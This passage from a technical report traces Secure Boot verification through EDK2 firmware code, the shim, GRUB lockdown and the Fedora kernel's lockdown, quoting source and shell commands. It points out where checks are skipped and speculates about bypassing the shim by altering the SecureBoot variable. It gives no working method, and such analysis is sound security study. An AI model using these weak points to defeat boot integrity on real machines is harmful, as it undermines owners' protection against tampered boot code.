    if (EFI_ERROR (DbStatus) || IsFound) {
      DEBUG ((DEBUG_INFO, "DxeImageVerificationLib: Image is not signed and %s hash of image is
           forbidden by DBX.\n", mHashTypeStr));
      goto Failed;
    }
    DbStatus = IsSignatureFoundInDatabase (EFI_IMAGE_SECURITY_DATABASE, ...);
    if (!EFI_ERROR (DbStatus) && IsFound) {
      return EFI_SUCCESS;
    }
    DEBUG ((DEBUG_INFO, "DxeImageVerificationLib: Image is not signed and %s hash of image is
         not found in DB/DBX.\n", mHashTypeStr));
    goto Failed;
  }
[...]
```

This code snippet from the `DxeImageVerificationHandler` is responsible to perform hash dbx and db checking. With this, we know that hash checking always comes first in case that no signatures are found (`if` check). First hashes the image with authenticode hashing (specificed in the function `HashPeImage`) with SHA256. After that, checks if the hash is found in `dbx`, in that case returns directly with error. After that, checks if it's found in `db` to return success. **Note**: strict code readers will notice that the snippet doesn't show how we really obtain the hash of the PE image, as we only pass a constant a return a boolean, the function modifies a global variable `mImageDiest`.

Also take a look into the first switch. It implements a policy schema to decide which images have to be verified or not. For example, images coming from Firmware Volume (SPI Flash) are executed without verification. **Note:** This policy checking introduced a secureboot vulnerability where an application could modify the variable controlling the policy from userspace.

Next step in the function is checking the signatures in the PE file. See how we loop the signature blocks in the PE file. For each one we check if appears in the dbx and then in the db, in case it's found in dbx it automatically stop, in case it's found in db it performs additional checks. If the signature is in db, it continues by checking if the PE hash is found in dbx, in that case it stops verification even if we have a valid signature. This is usefull for revoking signed vulnerable images. Finally if we couldn't verify a correct signature but the hash is in the db, we still pass the verification.

</> DxeImageVerificationLib.c

```
[...]
 SecDataDirEnd = SecDataDir->VirtualAddress + SecDataDir->Size;
  for (OffSet = SecDataDir->VirtualAddress;
       OffSet < SecDataDirEnd;
       OffSet += (WinCertificate->dwLength + ALIGN_SIZE (WinCertificate->dwLength)))
  {
    [...] // Sanity checks
    HashStatus = HashPeImageByType (AuthData, AuthDataSize);
    if (EFI_ERROR (HashStatus)) {
      continue;
    }
    if (IsForbiddenByDbx (AuthData, AuthDataSize)) {
      Action     = EFI_IMAGE_EXECUTION_AUTH_SIG_FAILED;
      IsVerified = FALSE;
      break;
    }
    if (!IsVerified) {
      if (IsAllowedByDb (AuthData, AuthDataSize)) {
        IsVerified = TRUE;
      }
    }
    DbStatus = IsSignatureFoundInDatabase (EFI_IMAGE_SECURITY_DATABASE1, ...);
    if (EFI_ERROR (DbStatus) || IsFound) {
      Action = EFI_IMAGE_EXECUTION_AUTH_SIG_FOUND;
      IsVerified = FALSE;
      break;
    }
    if (!IsVerified) {
      DbStatus = IsSignatureFoundInDatabase (EFI_IMAGE_SECURITY_DATABASE, ...);
      if (!EFI_ERROR (DbStatus) && IsFound) {
        IsVerified = TRUE;
      }
      [...]
    }
    [...]
  }
  [...]
  if (IsVerified) {
    return EFI_SUCCESS;
  }
[...]
```

This PE verification functions are hooked into the EFI `LoadImage` call. This, as far as I'm concerned, is done via a handler and the edk2 build system.

</> DxeImageVerificationLib.c

```
EFI_STATUS
EFIAPI
DxeImageVerificationLibConstructor (
  IN EFI_HANDLE        ImageHandle,
  IN EFI_SYSTEM_TABLE  *SystemTable
  )
{
  EFI_EVENT  Event;

  EfiCreateEventReadyToBootEx (TPL_CALLBACK, OnReadyToBoot, NULL, &Event);

  return RegisterSecurity2Handler (
           DxeImageVerificationHandler,
           EFI_AUTH_OPERATION_VERIFY_IMAGE | EFI_AUTH_OPERATION_IMAGE_REQUIRED
           );
```

This "hook" function is probably injected by the build system in the `SecurityPkg/Library/DxeImageVerificationLib /DxeImageVerificationLib.inf` file. See that the file description is "This library hooks LoadImage() API to verify every image by the verification policy." and in the definition there is a field for a constructor where we can see our hook function specified.

</> DxeImageVerificationLib.inf

```
[...]
[Defines]
  INF_VERSION                    = 0x00010005
  BASE_NAME                      = DxeImageVerificationLib
  MODULE_UNI_FILE                = DxeImageVerificationLib.uni
  FILE_GUID                      = 0CA970E1-43FA-4402-BC0A-81AF336BFFD6
  MODULE_TYPE                    = DXE_DRIVER
  VERSION_STRING                 = 1.0
  LIBRARY_CLASS                  = NULL|DXE_DRIVER DXE_RUNTIME_DRIVER DXE_SMM_DRIVER
       UEFI_APPLICATION UEFI_DRIVER
  CONSTRUCTOR                    = DxeImageVerificationLibConstructor
[...]
```

See how this module (the one that defines the constructor) is referenced from the "root" `OvmfPkgX64.dsc` file in case secure boot was enabled.

</> OvmfPkgX64.dsc

```
[...]
!if $(SECURE_BOOT_ENABLE) == TRUE
      NULL|SecurityPkg/Library/DxeImageVerificationLib/DxeImageVerificationLib.inf
!endif
[...]
```

Finally for the EFI stage, we'd like to confirm how we can (more or less) ensure that the DB and DBX variables cannot be modified.

</> VariableFormat.h

```
[...]
#define VARIABLE_ATTRIBUTE_NV_BS           (EFI_VARIABLE_NON_VOLATILE |
      EFI_VARIABLE_BOOTSERVICE_ACCESS)
#define VARIABLE_ATTRIBUTE_BS_RT           (EFI_VARIABLE_BOOTSERVICE_ACCESS |
      EFI_VARIABLE_RUNTIME_ACCESS)
#define VARIABLE_ATTRIBUTE_BS_RT_AT        (VARIABLE_ATTRIBUTE_BS_RT |
      EFI_VARIABLE_TIME_BASED_AUTHENTICATED_WRITE_ACCESS)
#define VARIABLE_ATTRIBUTE_NV_BS_RT        (VARIABLE_ATTRIBUTE_BS_RT | EFI_VARIABLE_NON_VOLATILE
      )
#define VARIABLE_ATTRIBUTE_NV_BS_RT_HR     (VARIABLE_ATTRIBUTE_NV_BS_RT |
      EFI_VARIABLE_HARDWARE_ERROR_RECORD)
#define VARIABLE_ATTRIBUTE_NV_BS_RT_AT     (VARIABLE_ATTRIBUTE_NV_BS_RT |
      EFI_VARIABLE_TIME_BASED_AUTHENTICATED_WRITE_ACCESS)
#define VARIABLE_ATTRIBUTE_AT              EFI_VARIABLE_TIME_BASED_AUTHENTICATED_WRITE_ACCESS
#define VARIABLE_ATTRIBUTE_NV_BS_RT_HR_AT  (VARIABLE_ATTRIBUTE_NV_BS_RT_HR |
      VARIABLE_ATTRIBUTE_AT)
///
[...]
```

First let's see which kind of variable types/restrictions we have in EFI. We'd like that our db/dbx variables are "authenticated (timed) write access": anyone can read but only authenticated users can write.

If we analyze previous code, each time we queried the allow/denylist we queried the following variables: `EFI_IMAGE_SECURITY_DATABASE1`, `EFI_IMAGE_SECURITY_DATABASE2`, so let's take a look at their definition.

</> VarCheckUefiLibNullClass.c

```
  [..]
    EFI_IMAGE_SECURITY_DATABASE1,
    {
      VAR_CHECK_VARIABLE_PROPERTY_REVISION,
      0,
      VARIABLE_ATTRIBUTE_NV_BS_RT_AT,
  [..]
```

See how the attribute is `VARIABLE_ATTRIBUTE_NV_BS_RT_AT`. The variable can be read by anyone but writing requires special authentication.

This type of variables are checked with `AuthVariableLibProcessVariable`.

</> AuthVariableLib.c

```
EFI_STATUS
EFIAPI
AuthVariableLibProcessVariable ( ... )
{
  [...]
  if (CompareGuid (VendorGuid, &gEfiGlobalVariableGuid) && (StrCmp (VariableName,
       EFI_PLATFORM_KEY_NAME) == 0)) {
    Status = ProcessVarWithPk (VariableName, VendorGuid, Data, DataSize, Attributes, TRUE);
  } else if (CompareGuid (VendorGuid, &gEfiGlobalVariableGuid) && (StrCmp (VariableName,
       EFI_KEY_EXCHANGE_KEY_NAME) == 0)) {
    Status = ProcessVarWithPk (VariableName, VendorGuid, Data, DataSize, Attributes, FALSE);
  } else if (CompareGuid (VendorGuid, &gEfiImageSecurityDatabaseGuid) &&
             ((StrCmp (VariableName, EFI_IMAGE_SECURITY_DATABASE)  == 0) ||
              (StrCmp (VariableName, EFI_IMAGE_SECURITY_DATABASE1) == 0) ||
              (StrCmp (VariableName, EFI_IMAGE_SECURITY_DATABASE2) == 0)
             ))
  {
    Status = ProcessVarWithPk (VariableName, VendorGuid, Data, DataSize, Attributes, FALSE);
    if (EFI_ERROR (Status)) {
      Status = ProcessVarWithKek (VariableName, VendorGuid, Data, DataSize, Attributes);
    }
  } else {
    Status = ProcessVariable (VariableName, VendorGuid, Data, DataSize, Attributes);
  }
  [...]
}
```

See how the secure boot related variables are handled specially. `ProcessVariWithPk` basically relies on the main verification function with is `VerifyTimeBasedPayload`. Variables that have to be authenticated with this function must start with a `EFI_VARIABLE_AUTHENTICATION_2` descriptor structure.

</> AuthService.c

```
EFI_STATUS
VerifyTimeBasedPayload ( ... ) {
if (AuthVarType == AuthVarTypePk) {
    VerifyStatus = Pkcs7GetSigners ( ...);
    if (!VerifyStatus) {
      goto Exit;
    }
    Status = AuthServiceInternalFindVariable (EFI_PLATFORM_KEY_NAME, ... );
    if (EFI_ERROR (Status)) {
      VerifyStatus = FALSE;
      goto Exit;
    }
    [...]
    VerifyStatus = Pkcs7Verify (SigData, SigDataSize, TopLevelCert, ...);
  }
  [...]
} else if (AuthVarType == AuthVarTypeKek) {
  [...]
}
```

See how each type of variable is handled different, in this case we analyze the case of PK. First we get the signer certificate from the passed signed data. Second we get the current PK key and check if it's identical with the signer certificate. Finally, we verify the signed data via `Pkcs7Verify`.

3.2 Shim Stage

Now see that we moved the execution to the `shim`. But what's the `shim`? In a default configured fedora secure boot linux installation, you can see how the bootloader in the EFI administration panel

is a binary called `shim.efi` or `shimx64.efi` and not `grubx64.efi`:




Figure 4. UEFI Configuration Panel in a Dell XPS 15 Laptop. See how the default boot for fedora is not GRUB2 but shim (with secure boot enabled).

```
>_ sudo ls /boot/efi/EFI/fedora
```

```
BOOTX64.CSV  grub.cfg  grub.cfg.rpmsave  grubx64.efi  mmx64.efi  shim.efi  shimx64.efi
```

```
>_ sudo file /boot/efi/EFI/fedora/shimx64.efi
```

```
/boot/efi/EFI/fedora/shimx64.efi: PE32+ executable (EFI application) x86-64 (stripped to
     external PDB), for MS Windows, 9 sections
```

See how `shimx64.efi` is a PE (Program Executable) file, the format normally used by Microsoft. This is expected as EFI applications are defined to be in PE format.

Our next goal is to track down the package in our system that installed `shimx64.efi` and try to get it's sources.

```
>_ dnf provides '*/shimx64.efi'
```

```
shim-unsigned-x64-15.6-1.x86_64 : First-stage UEFI bootloader
Repo        : fedora
Matched from:
Filename    : /usr/share/shim/15.6-1/x64/shimx64.efi

shim-x64-15.6-2.x86_64 : First-stage UEFI bootloader
Repo        : @System
Matched from:
Filename    : /boot/efi/EFI/fedora/shimx64.efi

shim-x64-15.6-2.x86_64 : First-stage UEFI bootloader
Repo        : fedora
Matched from:
Filename    : /boot/efi/EFI/fedora/shimx64.efi
```

So in fedora `shim-x64-*` provides the file. See also, as a curiosity, how fedora also provides a unsigned shim. In the description we also see the that Fedora defined the shim as "First-stage UEFI bootloader", so the first part in the boot process.

Having the package, we can track it's fedora packages homepage: https://packages.fedoraproject.o

rg/pkgs/shim/shim-x64/index.html and see the upstream information https://github.com/rhboot/shim/. So we know where the sources come from. Now we can clone the repository and start looking at the code.

We can see what's the entrypoint of the `shim`: `EFI_STATUS efi_main(...)` in `shim.c`.

</> shim.c

```
EFI_STATUS
efi_main (EFI_HANDLE passed_image_handle, EFI_SYSTEM_TABLE *passed_systab)
{
 EFI_STATUS efi_status;
 EFI_HANDLE image_handle;

[...]

 /*
  * Set up the shim lock protocol so that grub and MokManager can
  * call back in and use shim functions
  */
 shim_lock_interface.Verify = shim_verify;
 shim_lock_interface.Hash = shim_hash;
 shim_lock_interface.Context = shim_read_header;

[...]
```

Immediately after the entrypoint of shim, it's first task is to setup the **Shim Lock** protocol. Shim lock protocol is a EFI protocol (not an official one, in EFI you can create and register protocols) that perform the verification. This protocol will be the responsible for verificating images until the kernel [6, 14:22], which should implement it's own mechanism for module verification.

So, the code that we are going to see it's responsible, in our case, for shim verifying the grub image, and grub verifying the kernel image. Kernel verification is done via it's own methods.

Jumping to the main `EFI_STATUS shim_verify(void *buffer, UINT32 size)` function, we suspect it will verify a raw array of data just by the signature.

</> shim.c

```
EFI_STATUS shim_verify (void *buffer, UINT32 size)
{
  [...]
 efi_status = read_header(buffer, size, &context);
 if (EFI_ERROR(efi_status))
  goto done;

 efi_status = generate_hash(buffer, size, &context,
       sha256hash, sha1hash);
 if (EFI_ERROR(efi_status))
  goto done;
  [...]
```

The first thing it does is read the `PE` header (I won't show the function as it's a common function) and after that, generate it's hash. An important note in the hash generation is that the hashing mechanism used is not a common raw data hash, but authenticode.

After that initialization, we can see how the binary that is going to be checked, even if secure boot is not enabled, gets logged into the TPM (if found).

</> shim.c
```
 /* Measure the binary into the TPM */
#ifdef REQUIRE_TPM
 efi_status =
#endif
 tpm_log_pe((EFI_PHYSICAL_ADDRESS)(UINTN)buffer, size, 0, NULL,
     sha1hash, 4);
#ifdef REQUIRE_TPM
 if (EFI_ERROR(efi_status))
  goto done;
#endif
```

Finally, delegates the verification to `verify_buffer`. An important note is to see how it checks if secure mode is not enabled and in that case, just fallbacks and directly approves the verification.

</> shim.c
```
 if (!secure_mode()) {
  efi_status = EFI_SUCCESS;
  goto done;
 }

 efi_status = verify_buffer(buffer, size,
       &context, sha256hash, sha1hash);
```

Now we'll jump into `verify_buffer`, which basically does two kind of checks. First checks the buffer against SBAT (UEFI Secure Boot Advanced Targeting). We won't cover this mechanism as it's not part of the current standard and it's a new mechanism that we'll overview. The main check, in our case, is done at `verify_buffer_authenticode`.

</> shim.c
```
EFI_STATUS verify_buffer (...) {
 EFI_STATUS efi_status;

 efi_status = verify_buffer_sbat(data, datasize, context);
 if (EFI_ERROR(efi_status))
  return efi_status;

 return verify_buffer_authenticode(data, datasize, context, sha256hash, sha1hash);
}
```

`verify_buffer_authenticode` will be the main function that actually verifies our PE executable buffer. First, it re-hashes the buffer passed and obtains both the sha256 and sha1 (Authenticode hashes), same way as previously shown.

First check The function just after the hash checks if the hash can be found in `dbx`, here called denylist.

</> shim.c
```
 ret_efi_status = check_denylist(NULL, sha256hash, sha1hash);
 if (EFI_ERROR(ret_efi_status)) {
    [...]
  PrintErrors();
    [...]
  return ret_efi_status;
 }
```

Second check After checking `dbx`, it checks `db` (here called allowlist) for matching hashes.

</> shim.c

```
ret_efi_status = check_allowlist(NULL, sha256hash, sha1hash);
if (EFI_ERROR(ret_efi_status)) {
   // Fail
   [...]
 LogError(L"check_allowlist(): %r\n", ret_efi_status);
   [...]
 if (ret_efi_status != EFI_NOT_FOUND) {
     [...]
  PrintErrors();
     [...]
  return ret_efi_status;
 }
} else {
   // Success
   [...]
 return ret_efi_status;
}
```

The functions that check for dbx and db are similar, the relevant portion for this step can be seen in the following code snippet.

</> shim.c

```
 EFI_SIGNATURE_LIST *dbx = (EFI_SIGNATURE_LIST *)vendor_deauthorized;
 [...]
 if (check_db_hash_in_ram(dbx, vendor_deauthorized_size, sha256hash, ...) == DATA_FOUND) {
 LogError(L"binary sha256hash found in vendor dbx\n");
 return EFI_SECURITY_VIOLATION;
}
if (check_db_hash_in_ram(dbx, vendor_deauthorized_size, sha1hash, ...) == DATA_FOUND) {
 LogError(L"binary sha1hash found in vendor dbx\n");
 return EFI_SECURITY_VIOLATION;
}
 [...]
 if (check_db_hash(L"dbx", EFI_SECURE_BOOT_DB_GUID, sha256hash, ...) == DATA_FOUND) {
 LogError(L"binary sha256hash found in system dbx\n");
 return EFI_SECURITY_VIOLATION;
}
if (check_db_hash(L"dbx", EFI_SECURE_BOOT_DB_GUID, sha1hash, ...) == DATA_FOUND) {
 LogError(L"binary sha1hash found in system dbx\n");
 return EFI_SECURITY_VIOLATION;
}
 [...]
if (check_db_hash(L"MokListX", SHIM_LOCK_GUID, sha256hash, ...) == DATA_FOUND) {
 LogError(L"binary sha256hash found in Mok dbx\n");
 return EFI_SECURITY_VIOLATION;
}
```




Figure 5. Order of denylist checking in the shim. Certificate checking skipped. They are consecutively checked until one match is found, in that case it disapproves the verification.




Figure 6. Order of allowlist checking in the shim. Certificate checking skipped. Gray steps indicate that it can be skipped with `ignore_db` variable. Blue means that it has to be enabled at compile time.

Third step Finally, if no match is found with hashes, it tries with signatures.

Here we have more things to comment as the code is more complex. First take a look on how many safety checks are there for the header verification, more specifically, check how it checks the

certificate size to avoid Denial of Service with malformed certificates.

The most interesting thing we can take from this function is the fact that, by it's code flow, once it finds a valid certificate it will change the efi status to sucess and will continue checking the certificates but in case they are wrong, it won't matter. This could be seen counterintuitive, but once you have a valid trusted signature for a piece of code, it shouldn't matter how many untrusted signatures are found. The only kind of signatures that would break the verification even if one correct is found are the invalid ones (wrong format, etc).

</> shim.c

```
if (context->SecDir->Size == 0) {
 dprint(L"No signatures found\n");
 return EFI_SECURITY_VIOLATION;
}
if (context->SecDir->Size >= size) {
 perror(L"Certificate Database size is too large\n");
 return EFI_INVALID_PARAMETER;
}
ret_efi_status = EFI_NOT_FOUND;
do {
   [...]
 if (sz > context->SecDir->Size) {
  perror(L"Certificate size is too large for secruity database");
  return EFI_INVALID_PARAMETER;
 }
 sz = sig->Hdr.dwLength;
 if (sz > context->SecDir->Size - offset) {
  perror(L"Certificate size is too large for secruity database");
  return EFI_INVALID_PARAMETER;
 }
 if (sz < sizeof(sig->Hdr)) {
  perror(L"Certificate size is too small for certificate data");
  return EFI_INVALID_PARAMETER;
 }
 if (sig->Hdr.wCertificateType == WIN_CERT_TYPE_PKCS_SIGNED_DATA) {
     [...]
  efi_status = verify_one_signature(sig, sha256hash, sha1hash);
  if (ret_efi_status != EFI_SUCCESS)
   ret_efi_status = efi_status;
 } else {
  perror(L"Unsupported certificate type %x\n",
   sig->Hdr.wCertificateType);
 }
 offset = ALIGN_VALUE(offset + sz, 8);
} while (offset < context->SecDir->Size);
```




Figure 7. Order of certificate checking in the shim. Blue means that it has to be enabled at compile time.

After all this checks we would have a succeed/failure status. Here the verification would end, if it succeed it will load and execute the verified image, if not, it won't.

Finally, after looking at the verification code, one question lasts. Where the shim verifies the grub image? In the main function we can see that at the end, there is a call that initializes grub.

</> shim.c

```
 [...]
/*
 * Hand over control to the second stage bootloader
 */
efi_status = init_grub(image_handle);
 [...]
```

By taking a look at the `init_grub` function, we can see how it calls `start_image` with the passed image handle and in cases where we get a security violation or access denied, we launch the mok manager instead of grub. After running the mok manager it tries again to run grub, in case the user fixed the security access problem (for example, if it installed new keys).

</> shim.c

```
EFI_STATUS init_grub(EFI_HANDLE image_handle)
{
 EFI_STATUS efi_status;
 int use_fb = should_use_fallback(image_handle);

 efi_status = start_image(image_handle, use_fb ? FALLBACK :second_stage);
 if (efi_status == EFI_SECURITY_VIOLATION || efi_status == EFI_ACCESS_DENIED) {
  efi_status = start_image(image_handle, MOK_MANAGER);
  [...]
  efi_status = start_image(image_handle, use_fb ? FALLBACK : second_stage);
```

`start_image` is a function that reads a file and copies it to memory. Then calls to `handle_image` and finally calls it's entrypoint.

</> shim.c

```
EFI_STATUS start_image(EFI_HANDLE image_handle, CHAR16 *ImagePath)
{
  [...]
 efi_status = read_image(image_handle, ImagePath, &PathName, &data,
    &datasize);
  [...]
 CopyMem(&shim_li_bak, shim_li, sizeof(shim_li_bak));
  [...]
 efi_status = handle_image(data, datasize, shim_li, &entry_point, &alloc_address, &alloc_pages);
 if (EFI_ERROR(efi_status)) {
    [...]
  }
  [...]
 efi_status = entry_point(image_handle, systab);
  [...]
}
```

Looking at `handle_image`, just at the start of the function, after reading the header, we see the following call to `verify_buffer`.

</> shim.c

```
EFI_STATUS handle_image (void *data, unsigned int datasize, ...) {
  [...]
 if (secure_mode ()) {
  efi_status = verify_buffer(data, datasize, &context, sha256hash, sha1hash);
  if (EFI_ERROR(efi_status)) {
      [...]
   return efi_status;
  } else {
      [...]
  }
 }
  [...]
}
```

See how it won't check the image if not in secure boot mode. Also, see how the function was previously explained at the start of the subsection, we completed the chain. Grub will be verified as explained before.

One last remark remaining is how the `secure_mode()` function works. How the shim checks that it's in secureboot. The function logic is available in `int variable_is_secureboot(void)`.

</> variables.c

```
int
variable_is_secureboot(void)
{
 /* return false if variable doesn't exist */
 UINT8 SecureBoot = 0;
 UINTN DataSize;
 EFI_STATUS efi_status;

 DataSize = sizeof(SecureBoot);
 efi_status = RT->GetVariable(L"SecureBoot", &GV_GUID, NULL, &DataSize, &SecureBoot);
 if (EFI_ERROR(efi_status))
  return 0;

 return SecureBoot;
}
```

Personal note. Seems that "SecureBoot" is a UEFI runtime variable. In the specification https://uefi.org/specs/UEFI/2.10/03_Boot_Manager.html they specify: *"Whether the platform firmware is operating in Secure boot mode (1) or not (0). All other values are reserved.* ***Should be treated as read-only.****"*. I'd like to see if low-end implementations truly follow this remark, and if we could change the variable at runtime somehow to bypass checks done at the shim.

As a final note, I'd like to comment how one can verify that the code shown in the repository is the actual one that runs in your system. The naive way would be reverse engineering critical functions. The intended way is reproducible builds, starting from shim version 15 onwards, the shim binary build is 100% reproducible. This means that the build system is deterministic, and under the same source code it will generate the same binary.

3.3 Bootloader Stage

After the `shim` verified the grub bootloader, it executes it's entrypoint. In this section we'll see how grub manages the verification of the loaded image. Take into account that, as explained in the shim implementation, the verification routines in grub will be the shim protocol ones, so there will be a high code reuse even if it may not seem evident.

First we'll get the sources for `grub2`. In this case we won't be that specific as previously, any distro grub2 repository or upstream will be enough. You could still look for the specific source of grub in your distro. Here we will work with https://github.com/rhboot/grub2 (fedora and RHEL downstream) sources.

The grub start point can be found at `grub-core/kern/efi/init.c`.

</> init.c

```
void
grub_efi_init (void)
{
  grub_modbase = grub_efi_section_addr ("mods");
  grub_console_init ();
  stack_protector_init ();
  grub_efi_mm_init ();

  if (grub_efi_get_secureboot () == GRUB_EFI_SECUREBOOT_MODE_ENABLED)
    {
      grub_lockdown ();
      grub_shim_lock_verifier_setup ();
    }
    [...]
}
```

See how very early at startup the grub checks if secure boot is enabled, and in that case enables the grub lockdown mode and setups thim lock verifier protocol. See how this confirms our previous statements, grub doesn't have a verification mechanism in regular secure-boot schemas (you could configure to directly boot to grub), it uses the shim verification mode.

</> lockdown.c

```
1  void
2  grub_lockdown (void)
3  {
4    lockdown = GRUB_LOCKDOWN_ENABLED;
5
6    grub_verifier_register (&lockdown_verifier);
7
8    grub_env_set ("lockdown", "y");
9    grub_env_export ("lockdown");
10 }
```

Lockdown code sets the lockdown grub state. This has multiple consecuences in different parts of code, for example, it disallows some commands that could be used to bypass secure boot mechanisms.

>_ grep -r grub_register_command_lockdown .

```
[...]
./grub-core/commands/iorw.c:    grub_register_command_lockdown ("outb", grub_cmd_write,
./grub-core/commands/iorw.c:    grub_register_command_lockdown ("outw", grub_cmd_write,
./grub-core/commands/iorw.c:    grub_register_command_lockdown ("outl", grub_cmd_write,
./grub-core/commands/memrw.c:    grub_register_command_lockdown ("write_byte", grub_cmd_write,
./grub-core/commands/memrw.c:    grub_register_command_lockdown ("write_word", grub_cmd_write,
./grub-core/commands/memrw.c:    grub_register_command_lockdown ("write_dword", grub_cmd_write,
./grub-core/gdb/gdb.c:  cmd = grub_register_command_lockdown ("gdbstub", grub_cmd_gdbstub,
./grub-core/gdb/gdb.c:  cmd_break = grub_register_command_lockdown ("gdbstub_break",
      grub_cmd_gdb_break,
./grub-core/gdb/gdb.c:  cmd_stop = grub_register_command_lockdown ("gdbstub_stop",
      grub_cmd_gdbstop,
[...]
```

See how the mentioned commands (`outb`, `outw`, etc.) are passed to `grub_register_command_lockdown`. As we can see in the function, this checks if lockdown mode is enabled, if not, it registers the command. By the name of the commands we can see how they could be used to bypass secure boot.

</> command.c

```
1  grub_command_t
2  grub_register_command_lockdown (const char *name,
3                                  grub_command_func_t func,
4                                  const char *summary,
5                                  const char *description)
6  {
7    if (grub_is_lockdown () == GRUB_LOCKDOWN_ENABLED)
8      func = grub_cmd_lockdown;
9
10   return grub_register_command_prio (name, func, summary, description, 0);
11 }
```

Now that we've seen how lockdown mode works, let's see how grub uses the shim lock verifier.

</> sb.c

```
void
grub_shim_lock_verifier_setup (void)
{
  struct grub_module_header *header;
  grub_efi_shim_lock_protocol_t *sl = grub_efi_locate_protocol (&shim_lock_guid, 0);
  if (!sl) {
    FOR_MODULES (header) {
      if (header->type == OBJ_TYPE_DISABLE_SHIM_LOCK)
        return;
    }
  }
  /* Secure Boot is off. Do not load shim_lock. */
  if (grub_efi_get_secureboot () != GRUB_EFI_SECUREBOOT_MODE_ENABLED)
    return;
  /* Enforce shim_lock_verifier. */
  grub_verifier_register (&shim_lock_verifier);
  grub_env_set ("shim_lock", "y");
  grub_env_export ("shim_lock");
}
```

The function first locates the protocol with the same EFI GUID that the shim configured. If secure boot is enabled (because we are in the function) but we cannot locate the protocol, that could mean that we've build grub without shim support for customized verification. Finally we register with `grub_verifier_register` the function that the shim lock exposed.

</> verify.h

```
static inline void
grub_verifier_register (struct grub_file_verifier *ver)
{
  grub_list_push (GRUB_AS_LIST_P (&grub_file_verifiers), GRUB_AS_LIST (ver));
}
```

The verifiers are pushed into a struct which then are looped in order to verify opened files, parameter strings, etc.

</> verifiers.c

```
static grub_file_t
grub_verifiers_open (grub_file_t io, enum grub_file_type type)
{
  [...]
  FOR_LIST_ELEMENTS(ver, grub_file_verifiers) {
    [...]
    err = ver->init (io, type, &context, &flags);
    [...]
  }
```

The registers are hooked when a file is opened. This way when a file is opened, all verifiers are run, there are ones that provide authentication/verification, such as the shim lock we've seen.

3.4 Kernel Stage

Finally for this section of the report we are going to analyze the last piece of the chain, the kernel/OS. For this report take into consideration that we won't analyze upstream kernel, but fedora's downstream linux kernel. This is important as fedora/RHEL sources differ regarding secure boot. First, let's get the sources with `fedpkg` directly from fedora.

Clone fedora kernel sources

```
fedpkg clone -a kernel
cd kernel-*
fedpkg prep
```

The exact version we are going to analyze is `kernel-6.4-rc4-78-g929ed21dfdb6`.

The code tat first gives us a hint for secure boot in `x86` is in `/arch/x86/kernel/setup.c`. Here we see how we enable secure boot via the boot parameters and also, in case secure boot was enabled, sets kernel in lockdown mode. The macro for the `ifdef` is enabled by default in most fedora installations.

</> setup.c

```
[...]
if (efi_enabled(EFI_BOOT))
  efi_init();

efi_set_secure_boot(boot_params.secure_boot);

#ifdef CONFIG_LOCK_DOWN_IN_EFI_SECURE_BOOT
  if (efi_enabled(EFI_SECURE_BOOT))
    security_lock_kernel_down("EFI Secure Boot mode", LOCKDOWN_INTEGRITY_MAX);
#endif

dmi_setup();
[...]
```

As we can see, `efi_set_secure_boot` would ignore the call if secure boot is not enabled.

</> secureboot.c

```
void __init efi_set_secure_boot(enum efi_secureboot_mode mode) {
 if (efi_enabled(EFI_BOOT)) {
  switch (mode) {
  case efi_secureboot_mode_disabled:
   pr_info("Secure boot disabled\n");
   break;
  case efi_secureboot_mode_enabled:
   set_bit(EFI_SECURE_BOOT, &efi.flags);
   pr_info("Secure boot enabled\n");
   break;
  default:
   pr_warn("Secure boot could not be determined (mode %u)\n", mode);
   break;
  }
 }
}
```

The other call on the lockdown initialization code was `security_lock_kernel_down`, this call hooks the `lock_kernel_down` function.

</> security.c

```
int security_lock_kernel_down(const char *where, enum lockdown_reason level)
{
 return call_int_hook(lock_kernel_down, 0, where, level);
}
EXPORT_SYMBOL(security_lock_kernel_down);
```

The `lock_kernel_down` function sets the locked kernel level. EFI secure boot sets the lockdown state to the maximum (`LOCKDOWN_INTEGRITY_MAX`). See how the function cannot be called with a lower value than the existing one.

</> lockdown.c

```
static int lock_kernel_down(const char *where, enum lockdown_reason level)
{
 if (kernel_locked_down >= level)
  return -EPERM;

 kernel_locked_down = level;
 pr_notice("Kernel is locked down from %s; see man kernel_lockdown.7\n", where);
 return 0;
}
```

One experiment that could be done now, is see if our kernel is really in lockdown mode. As `pr_notice` will go to kernel messages (`KERN_NOTICE`) we can actually check it with `dmesg`.

```
